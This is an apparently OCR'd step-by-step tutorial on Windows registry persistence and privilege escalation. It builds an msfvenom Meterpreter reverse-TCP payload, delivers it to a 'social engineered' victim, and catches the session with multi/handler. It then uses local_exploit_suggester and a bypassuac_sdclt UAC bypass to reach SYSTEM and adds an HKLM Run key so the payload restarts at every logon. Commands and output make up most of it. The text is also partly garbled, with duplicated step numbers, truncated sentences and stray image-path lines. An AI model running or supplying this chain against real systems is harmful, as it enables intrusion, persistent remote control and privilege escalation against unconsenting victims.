Registry Persistence and Privilege Escalation Technique

The **Windows Registry** is a database of settings **used** by **Microsoft Windows**. It stores configurations for hardware devices, installed **applications**, and the **Windows** operating system. The **Registry** provides a centralized method of storing custom preferences for each **Windows** user, rather than storing them as individual.

How to do a Registry Persistence?

Step 1:

Start the service apache by using the command **service apache2 start**

*This service would be used to transfer the malware to the victim's machine

*apache service is on port 80 and runs a localhost webserver

```
┌──(root💀 kali)-[~]
└─# service apache2 start
```

Step 2:

Go to the directory **/var/www/html** and Make an executable payload using msfvenom.

```
┌──(root💀 kali)-[/var/www/html]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe -o regtest.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: regtest.exe
```

```
┌──(root💀 kali)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  regtest.exe
```

To check the directory if the created malware was successfully created type command **ls**

Step 3:

Make a listener using **exploit/multi/handler**

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```

Set required variables:

Payload = set the payload to **windows/x64/meterpreter/reverse_tcp** similar to the payload of the malware.

LHOST = The listening host or the IP address of the current kali machine.


LPORT = The listening port where the malware will connect.

Once started, the handler will wait for

Step 4:

Transfer the malware to the victim's machine

***Assume that the victim is already social engineered and has clicked the link given



Victim's Machine

The malware is successfully transferred and when the malware was run or executed, it will automatically connect to the handler opening a **meterpreter shell**

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (200262 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:50102) at 2021-05-14 08:17:09 -0700
```

Step 5:

In the meterpreter shell , type the command **getuid.** This command will get the user that the server is running with

```
meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The system cannot find the file specified. The following was at
tempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

In this session, **User privilege** is running and user privilege cannot enter or add programs in registry, a privilege escalation is required.

Commonly, **getsystem** command will escalate the privilege but in this case it cannot be escalated.

Step 6:

To escalate the privilege , background the current meterpreter session and search for a post exploitation **suggester.**

```
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                     normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.6 - Collecting local exploits for x64/windows ...
[*] 10.0.2.6 - 26 exploit checks are being tried ...
[+] 10.0.2.6 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable. Vulnerable Windows 10 v1809 bu
ld detected!
[+] 10.0.2.6 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/windows/local/cve_2020_17136: The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
[+] 10.0.2.6 - exploit/windows/local/cve_2021_1732_win32k: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```


This post exploitation would check the system's local vulnerabilities and will suggest possible exploits.

To use this post exploitation module, just set the session or the backgrounded session for it to run its post exploit.

Step 7:

In my case, the exploit chosen is **exploit/windows/local/bypassuac_sdclt**

*This exploit module will inject trusted publisher certificate that will turn off the UAC flagging and will bypass the UAC




Try to escalate again using **getsystem** command and check if the privilege escalation work using **getuid**.

Now the server you are running is on **NT AUTHORITY\SYSTEM** privilege.

Step 8.

Now that the server is running on system privilege you can now execute commands to the registry.



In the shell type the command **reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /V TestR -d "C:\Users\IEUser\Downloads\regtest.exe" /f**

Where:

HKLM\Software\Microsoft\Winfows\CurrentVersion\Run – is the path in the registry allows programs to run each time the user log on


/V – for ValueName , specifies the name of the registry key to be added.

*In this case, **TestR**

-d – path of the data that will be added on the registry.

*In this case, **"C:\Users\IEUser\Downloads\regtest.exe**


/f – force the registry to add content without prompting for confirmation.



Once added, it can be checked whether the registry key is added by refreshing the registry editor.

Step 8:

Restart or the machine.



Run the **exploit/multi/handler** with the same listening host and port

Where:

LHOST = <ip of kali machine>

LPORT = 4444

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (200262 bytes) to 10.0.2.6
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.6:50128) at 2021-05-14 09:15:08
 -0700
```

Once the user logged in the machine, a meterpreter shell is expected to connect.